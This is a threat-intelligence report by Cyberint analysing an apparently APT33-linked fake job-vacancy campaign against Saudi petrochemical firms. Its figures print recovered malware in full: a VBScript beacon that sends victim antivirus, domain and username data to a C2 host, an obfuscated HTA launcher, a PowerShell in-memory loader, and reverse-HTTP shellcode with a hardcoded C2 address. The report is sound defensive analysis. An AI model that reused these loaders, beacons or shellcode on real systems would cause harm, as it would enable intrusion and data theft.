Cyberint

BAD JOB


APT Fake Vacancy Campaign Targeting Saudi Arabian Petro-Chemical Industry

Table of Contents

Introduction

Following the recent discovery of suspicious script files exposed on dynamic DNS (DDNS) hosts, presumably due to misconfiguration by the threat actor given that the 'directory listing' option was enabled (Figure 1), CyberInt investigated the content to determine its nature.

Following an analysis of all files, including multiple levels of script deobfuscation, these DDNS hosts appear to contain lures and payloads consistent with an Iranian nexus state-sponsored threat actor. Given the organisations identified within this content, the intended victims are likely individuals working in the petrochemical industry with an apparent focus on Saudi Arabia.



Index of /aramco

Name	Last modified	Size	Description
Parent Directory		-	
AramCoJobs.hta	2018-09-25 09:20	23K	
aramcocareers.html	2018-09-15 01:23	10K	
aramcocareers2.html	2018-09-24 03:13	9.9K	
emaillogo.png	2018-08-20 12:15	6.4K	
resiver.php	2018-09-25 04:44	5.9K	
sty.css	2018-08-21 11:15	456K	
style.css	2018-08-21 11:15	456K	
style2.css	2018-08-21 18:15	456K	

Apache/2.4.35 (Debian) Server at aramcojobs.ddns.net Port 880

Index of /samref

Name	Last modified	Size	Description
Parent Directory		-	
SamrefJobsVacancies.hta	2018-10-21 08:08	24K	
index.png	2018-10-07 03:22	35K	
main_banner.jpg	2018-10-07 02:57	897	
posh80.ps1	2018-10-07 06:53	7.4K	
posh443.ps1	2018-09-08 06:05	7.3K	
samref448.ps1	2018-10-08 03:05	7.9K	
samrefjobs.html	2018-10-08 05:42	11K	
sty.css	2018-10-07 02:42	456K	

Apache/2.4.35 (Debian) Server at mynetwork.ddns.net Port 880

Figure 1 – DDNS hosts exposing potential APT malicious scripts ('directory listing' enabled)

Based on the content found within this, and subsequently further identified, threat actor command and control (C2) infrastructure, the campaigns utilise a lure masquerading as a job vacancy relevant to the target and, through the download and execution of multiple stages of encoded scripts, appear to result in victim information being transmitted to this C2 infrastructure, the delivery of further payloads and the execution of a reverse HTTP shell.

An initial investigation into the observed tactics, techniques and procedures (TTP) along with the identified indicators of compromise (IOC) suggest consistencies and similarities between this campaign and previous APT33 activity, as reported by FireEye in 2017[1].

APT33, widely attributed as an Iranian state-sponsored threat actor, is believed to have been operating since at least 2013 and was reported on during 2017. Typical targets for this threat actor appear to align with Iranian national interests, specifically the aerospace, defence and petrochemical industries in Saudi Arabia, South Korea and the United States. As observed in this campaign, previously identified APT33 TTP includes the use of spear-phishing emails with weaponised HTML application files, often masquerading as job vacancies, as well as the creation of domains and Dynamic DNS hosts, acting as C2 infrastructure, that utilise names impersonating legitimate organisations relevant to the attack.

[1] https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html

Attack Summary

Whilst the initial distribution vector has yet to be identified, previous campaigns sharing similar TTP suggest that victims would be specifically targeted and lured into executing a weaponised HTML application (HTA). As with previous campaigns, the HTA files contain job descriptions cloned from legitimate websites that would presumably be of interest to the target victim. In the past, it is reported that victims would be targeted with spear-phishing emails, recruitment-themed lures, containing links to the weaponised HTA file.

When lured into opening the HTA file, the victim is presented with the cloned job description whilst, in the background, multiple malicious scripts are executed. In addition to 'calling-home', these scripts download additional payloads to the victim as well as configuring scheduled tasks for persistence (Figure 2).

Rather than delivering multiple executable files, this campaign makes use of numerous JavaScript (JS), Visual Basic (VBS) and PowerShell (PS) scripts which, along with utilising native Windows functions, allows the threat to 'live off the land' and maintain a smaller footprint to evade detection. To counter analysis and potentially signature-based detection, multiple layers of script obfuscation have also been employed and a file-less payload delivered for execution in memory rather than being saved to disk.

In addition to the lure HTA files cloning job descriptions, the C2 DDNS subdomains and folder structures attempt to masquerade as being associated with the same legitimate organisations. In this instance, three Saudi Arabian organisations were identified used in the lures and masquerade C2 DDNS hosts:

- Saudi Arabian Oil Company (Aramco);
- Saudi International Petrochemical Company (SIPCHEM);
- The Saudi Aramco Mobil Refinery Co. Ltd. (SAMREF);

Additionally, the presence of filenames beginning with 'POSH', and subsequent discovery of the DDNS host name 'mypsh.ddns.net', suggests that a fourth organisation has also been targeted. This organisation could be related to the 'POSH Saudi Company', a joint venture created in 2016[2] with 'PACC Offshore Services Holdings Ltd' that provides offshore marine services to the petrochemical industry.

As such, this campaign likely targets victims employed at these, or other petrochemical industry organisations, within the region. Furthermore, based on the TTP observed thus far, there are multiple consistencies and similarities with previously reported APT33[3] activity, specifically:

- Targeting Saudi Arabian petrochemical industry (APT33 previously targeted Saudi Arabian, South Korea and United States interests in the aerospace, defence and petrochemical industries);
- Malicious HTA files containing cloned job descriptions (APT33 previously sent targeted spear-phishing emails to lure victims into opening the HTA payloads that posed as job vacancy details);
- Use of Dynamic DNS services for C2 infrastructure (In this instance 'ddns.net' appears to be favoured although previously 'servehttp.com' has been used and both belong to the same 'No-IP' service hosted at 'noip.com').

[2] https://www.offshoreenergytoday.com/posh-bolsters-middle-east-presence-with-new-jv/

[3] https://www.fireeye.com/blog/threat-research/2017/09/apt33-insights-into-iranian-cyber-espionage.html




Figure 2 – Attack summary

File Analysis

As expected with any advanced threat, each script file in the attack utilises multiple levels of obfuscation to make casual analysis difficult and often to thwart legacy signature-based detection. In this instance, multiple obfuscation techniques appear to have been deployed although there are some observed similarities in the obfuscated code and the output of exploits generated by Cobalt Strike, or a derivative. Furthermore, code reuse from previous campaigns is not uncommon, even for advanced threat actors, as many will continue to reuse tried and tested techniques if they continue to be effective.

<aramco|samref|sipchem>.hta

Multiple HTML application (HTA) files were identified across three C2 hosts and masquerading as three Saudi Arabian petrochemical organisations 'Aramco', 'SAMREF' and 'SIPCHEM'. Based on TTP consistent with previous campaigns, these HTA files are likely referenced by employment-themed lures sent to specific targets in the industry and region.

Once accessed by the victim, the HTA file displays a 'Please Wait to load job description …'[sic] message and loads a HTML file containing the cloned job description in an iframe (Figure 3). Rather than being embedded within the HTA file, the job description is hosted on the C2 DDNS host, presumably to allow the HTA payload to be reused with minimal change; instead the threat actor can update or replace the cloned job description HTML file as and when required.

Whilst the victim is distracted by the seemingly legitimate content, four obfuscated malicious scripts are executed in the background.




Figure 3 – HTA lure purporting to 'load job description'

Clicking the 'Apply Now' link will attempt to redirect the victim to the legitimate job advertisement.

<aramco|samref|sipchem>.hta : Embedded Script One

The first embedded script, hexadecimal-encoded JavaScript, includes a single function which decodes another hexadecimal-encoded string located between the second and third 'unescape' statements (Figure 4).

Figure 4 – Hexadecimal-encoded string

'Un-escaping' the code surrounding the hexadecimal-encoding string allows the decoder function, to be viewed (Figure 5).

Figure 5 – Decoder function revealed

Debugging this code within a controlled environment allows the final VBScript payload to be captured (Figure 6).

```
<script language="vbScript">
Set objNetwork = CreateObject("Wscript.Network")
strusername = objNetwork.UserName

Set Network = CreateObject("WScript.Network")
Domain = Network.UserDomain

stdout = Console("WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName
  ")

Function Console(strCmd)
  Dim Wss, Cmd, Return, Output
  Set Wss = CreateObject("WScript.Shell")
  Set Cmd = Wss.Exec("cmd.exe")
  Cmd.StdIn.WriteLine strCmd & " 2>&1"
  Cmd.StdIn.Close
  While InStr(Cmd.StdOut.ReadLine, ">" & strCmd) = 0 : Wend
  Do : Output = Cmd.StdOut.ReadLine
    If Cmd.StdOut.AtEndOfStream Then Exit Do _
    Else Return = Return & Output & vbLf
  Loop
  Console = Return
End Function
Set oXMLHTTP = CreateObject("MSXML2.XMLHTTP.3.0")
oXMLHTTP.Open "GET", "http://mynetwork.ddns.net:880/aramco/resiver.php?anti="&stdout&"&cliname="&Domain&" \\ "
  &strusername&"", False
oXMLHTTP.Send
</script>
```

Figure 6 – Final 'VBScript' payload

Analysis of the resulting VBScript suggests that it acts as a call-home beacon, sending details of the victim's antivirus software, obtained using native Windows Management Interface command-line (WMIC) functionality, along with the victim's domain name and username to a PHP script named 'resiver.php' on the C2 host.

The C2 PHP script in this instance, 'resiver.php', is potentially a misspelling of 'receiver' which would be consistent with its apparent functionality.

<aramco|samref|sipchem>.hta : Embedded Script Two

Following the '<!-- PL -->' HTML comment, the second embedded script utilises obfuscated variable names and concatenation, rather than hexadecimal-encoding (Figure 7) to ultimately hide shellcode which launches a HTTP reverse shell.

```
<!-- PL -->
<script>
YjDrMeQhBOsJZ = "WS";
wcpRKUHoZNcZpzPzhnJw = "crip";
RulsTzxTrzYD = "t.Sh";
MPETWYrrRvxsCx = "ell";
PCaETQQJwQXVJ = (YjDrMeQhBOsJZ + wcpRKUHoZNcZpzPzhnJw + RulsTzxTrzYD + MPETWYrrRvxsCx);
OoOVRmsXUQhNqZJTPOlkymqzsA=new ActiveXObject(PCaETQQJwQXVJ);
ULRXZmHsCORQNoLHPxW = "cm";
zhKokjoiBdFhTLiGUQD = "d.e";
KoORGlpnUicmMHtWdpkRwmXeQN = "xe";
KoORGlpnUicmMHtWdp = ".";
FKeRGlzVvDMH = (ULRXZmHsCORQNoLHPxW + zhKokjoiBdFhTLiGUQD + KoORGlpnUicmMHtWdpkRwmXeQN);
OoOVRmsXUQhNqZJTPOlkymqzsA.run('%windir%\\System32\\' + FKeRGlzVvDMH + ' /c powershell.exe -nop /w 1 -e aQBmAC
gAWwBJAG4AdABQAHQAcgBdADoAOgBTAGkAegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAn
```

Figure 7 – Obfuscated variable names

Manual deobfuscation of this code is relatively simple, concatenating and renaming variables, allowing the script functionality to be easily understood (Figure 8).

```
<!-- PL -->
<script>
objWSH=new ActiveXObject("WScript.Shell");
objWSH.run('%windir%\\System32\\cmd.exe /c powershell.exe -nop /w 1 -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoAOgBTAGk
AegBlACAALQBlAHEAIAA0ACkAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBlAHgAZQAnAH0AZQBsAHMAZQBZACQAYgA9ACQAZQBuA
```

Figure 8 – Manually deobfuscated code

The creation of a 'WScript.Shell' object subsequently executes Microsoft PowerShell, included by default with Microsoft Windows 7 onwards, and passes a base-64 encoded string which itself contains multiple layers of obfuscation.

```
if([IntPtr]::Size -eq 4)
{
  $b='powershell.exe'
}
else
{
  $b=$env:windir+'\syswow64\WindowsPowerShell\v1.0\powershell.exe'
};

$s=New-Object System.Diagnostics.ProcessStartInfo;
$s.FileName=$b;
$s.Arguments='-nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream((New-Object IO.MemoryStream(,[Convert]::FromBase64String(''H4sIADukoFsCA7VWbW/aSBD+n
Ej5D1aFZFsi2A6QJpEinXk1BBPA2AQoOi322iwsXmqveev1v9+YlzZVk7v2pFthsd6dmZ155tkZ+0nocsJCYd1+Kgpfri4vOihCS0HKoN6eZoV
MuF3IFxewnonbwqMgjfXVqsKWiISTh4dyEkU45Mf3XB1zPY7xckoJjiVZ+EsYzHCEr5+nc+xy4YuQ+TNXp2yK6ElsV0buDAvXeuiley3motSXn
LWihEvip0+iPL7WJrnq5wTRWBKtXczxMudRKsrCVzk9sL9bYUk0iRuxmPk8NyBh/
iZnhzHycRusrbGJ+Yx5sShDDPCLME+iUIBoUvXjpiTCtBMxV/e8CMexmBXGqeHxZPKHND6d2ktCTpY41wg5jtjKwtGauDjOGSj0KO5hfwJaFo9
IGExkGcTWbIGlTJhQgPF3zEhtvDlj9qtK0mslkOrwSM5CEn+K0mReQvFRT3zDzUPaZRin1ANqX68ury79M09wZGyrr4kCs4vxYY7BOanDYnIQf
BTUrGDCQYizaAevmX6UYHnyDVohs1fXqJJ934B2lgZZrDWbsDR2GPEmoHJKZ4bp6er7pKxgn4S4sgvRkrhn3
klvYYx9ig8x5s5ibXBJEk8b2KtgigPEU9zSVP+kVl0S/k23lBDq4Uh3IU8xeAUplH905pgKSWyEJl4CRMd34F7GB7bjs/SJ4bvz6ek7CIlliuI
4K3QSuG5uVrAwotjLCnoYk9OWnnB2mIrf3TUTyomLYn42N5GPKJ5OK7Mw5lHiQs4g8r61wi5BNAUiKxjEw6WdRYLzqeKbMJQRpXAJwNIa0gAra
fgWT5kQgYPHrMs5C/PGckXxEoQO175GUQCX/
MT1A3dQgD3xRwfPXD4SNwXijMAr9yC7FmU8Kzgk4lA7UlBTAv3H01+VDfCjHOFTGqTz7RiXdjyldMa/
S9l4wuSAQMQh+lrEliUU49vCsUBIH5RnUtZhDBshNd3Sgmj6hmgNEx6b5Bus8tF7as4NJapsZ77eiBum0al0DaOwblpOgVvVBn/
qNLhZfZnPLd3o2UM+auhGn6iLYWG/apK91dK94Va53Zf2G7W03c8Dzx9WfD/46Fs9rVgjrUG5W1JvUKtSTVqD0qakFuIq2RhdYncXzRqfDh2Kb
F8JXrR7RLataO5obLp0VL0+y6NBceXUZ6a3GxrKvb290dp9Gx5UWQ0w8hXNgXkAazdzXe/q+q0Zp+GunyvtJabexlrW+qCfH9WLdVONi0Pq2PY
Ljdv1dmIPnCGqzcpD+741os4eO54zzTtOu74qDmqe3bdnI6/a5t1uqYtquBneTRVtGNbtm0A3k3I19cPR2gP0zJ3WfK1oo9HnMr1nQcXU9UYYo
KDXRbP7ATKcesimB1/tVL6s1usGyA9fdK/XY6QE8vVZ9a7yEij3Tsdz88wKIIr6SkeHqEoMHl2vtdngqdcv+oqzgLMJ9l5gHyRLfWcZABNDotw
Pahuj3yEbt7QpgH3sDDeawpACY18tmqSwNfuLxOzbibm39UQpa4yOPuu1jqJ1Hx8/pDwEImZc/
Iph7/UFE0XxDFFgHpT8802vsah2quIdRlINSTp0/QWOQkyhbUJjPd8YnVLmpi3kWO+hfx27StrkbJjmb96cycI3Qfl7dzkvPTyMwM20wN3lWjg
M+CyrbvOqCo1C3RZUCPHXAyuz1U4CQ9m0zQAqR6v0YFVO72RmbdxS//8F61QKZvDn/StY39f+YfeXAFSzacA/Lf648Fto/
nbkA0Q4SFpQzCg+NtJ3ADgR49W3xiExkHn/
NNIvxeeEX7fhG+Tq8m9PQ09wkgoAAA==''))),[IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))';
$s.UseShellExecute=$false;
$s.RedirectStandardOutput=$true;
$s.WindowStyle='Hidden';
$s.CreateNoWindow=$true;
$p=[System.Diagnostics.Process]::Start($s);
```

Figure 9 – Base-64 decoded PowerShell script

In addition to being base-64 encoded, the payload utilises Gzip compression. Utilising GCHQ's CyberChef[4] utility, the following recipe can be used to decode the obfuscated content when passing only the base-64 content:

```
[{"op":"From Base64","args":["A-Za-z0-9+/=",true]},{"op":"Gunzip","args":[]}]
```

The resulting PowerShell script decodes yet another base-64 encoded string resulting in shellcode, a 'file-less' malicious payload (Figure 10). Through the use of various .NET API calls, this PowerShell script locates and allocates space in memory into which this file-less malicious payload is copied and executed.

This code appears to have been used in a number of unrelated campaigns and is likely generated by a tool that is not unique to this threat actor. Additionally, the resulting shellcode, when viewed as a hexadecimal dump, appears to be consistent with Windows payloads generated by tools such as CobaltStrike or Metasploit, again suggesting the use of off-the-shelf tools.

[4] https://github.com/gchq/CyberChef

```
function vNK5 {
  Param ($aRzl, $nxk)
  $sN = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.
    Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')

  return $sN.GetMethod('GetProcAddress', [Type[]]@([System.Runtime.InteropServices.HandleRef], [
  String])).Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object
  System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
  ($sN.GetMethod('GetModuleHandle')).Invoke($null, @($aRzl)))), $nxk))
}

function erHxE {
  Param (
    [Parameter(Position = 0, Mandatory = $True)] [Type[]] $z0vaD,
    [Parameter(Position = 1)] [Type] $e1JJ = [Void]
  )

  $oA = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('
  ReflectedDelegate')), [
  System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
  $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [
  System.MulticastDelegate])
  $oA.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
  $z0vaD).SetImplementationFlags('Runtime, Managed')
  $oA.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $e1JJ,
  $z0vaD).SetImplementationFlags('Runtime, Managed')

  return $oA.CreateType()
}

[Byte[]]$f8 = [System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJS
V4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf
  /gX19aixLrjV1obmV0AGh3aW5pVGhMdyYH/9Ux21NTU1NTaDpWeaf/1VNTagNTU2jAAQAA6MsAAAAvODNmeldwSmFTVGh3ZG5GM0s5YlVUUX
lsNGNuUWVYaFhCYU9LZlVzeVdVb3VVNGp5WFdUTUhZdENtQQBQaFeJn8b/1YnGU2gAMuCEU1NTV1NWaOtVLjv/1ZZqCl9ogDMAAIngagRQah9W
aHVGnob/1VNTU1NWaC0GGHv/1YXAdRRoiBMAAGhE8DXg/9VPdc3oSgAAAGpAaAAQAABoAABAAFNoWKRT5f/
  Vk1NTiedXaAAgAABTVmgSloni/9WFwHTPiwcBw4XAdeVYw1/oa////zE5Mi4xMTkuMTUuMzUAu/C1olZqAFP/1Q==")

$ce = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((vNK5 kernel32.dll VirtualAlloc)
  , (erHxE @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $f8.Length,0x3000,
  0x40)
[System.Runtime.InteropServices.Marshal]::Copy($f8, 0, $ce, $f8.length)

$vH6lf = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((vNK5 kernel32.dll
  CreateThread), (erHxE @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))).Invoke([
  IntPtr]::Zero,0,$ce,[IntPtr]::Zero,0,[IntPtr]::Zero)
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((vNK5 kernel32.dll WaitForSingleObject
  ), (erHxE @([IntPtr], [Int32]))).Invoke($vH6lf,0xffffffff) | Out-Null
```

Figure 10 – Final PowerShell script with 'file-less' malicious payload

Disassembly of the shellcode allows its functionality to be determined (Figure 11), namely the use of 'wininet' to communicate with a webhost, and provides further confirmation that the payload is consistent with a Metasploit Framework (MSF) reverse HTTP shell, detected by ClamAV as 'Win.Trojan.MSShellcode-7'.

```
0x0000010b   5              68eb552e3b  push 0x3b2e55eb     ; "wininet.dll", "HttpOpenRequestA"
0x00000110   2                    ffd5  call ebp
0x00000112   1                      96  xchg eax, esi
0x00000113   2                    6a0a  push 0xa
0x00000115   1                      5f  pop edi
0x00000116   5              6880330000  push 0x3380        ; "INTERNET_OPTION_SECURITY_FLAGS (SECURITY_FLAG_
0x0000011b   2                    89e0  mov eax, esp
0x0000011d   2                    6a04  push 4
0x0000011f   1                      50  push eax
0x00000120   2                    6a1f  push 0x1f
0x00000122   1                      56  push esi
0x00000123   5              6875469e86  push 0x869e4675    ; "wininet.dll", "InternetSetOptionA"
0x00000128   2                    ffd5  call ebp
0x0000012a   1                      53  push ebx
0x0000012b   1                      53  push ebx
0x0000012c   1                      53  push ebx
0x0000012d   1                      53  push ebx
0x0000012e   1                      56  push esi
0x0000012f   5              682d06187b  push 0x7b18062d    ; "wininet.dll", "HttpSendRequestA"
```

Figure 11 – Disassembled shellcode

Static analysis of this shellcode also identified a hardcoded C2 IP address, '192.119.15.35', which is consistent with the address that the identified C2 DDNS domains resolve to. Whilst no valid C2 traffic has been captured, execution of the payload indicates that it connects to this IP address on port '448'.

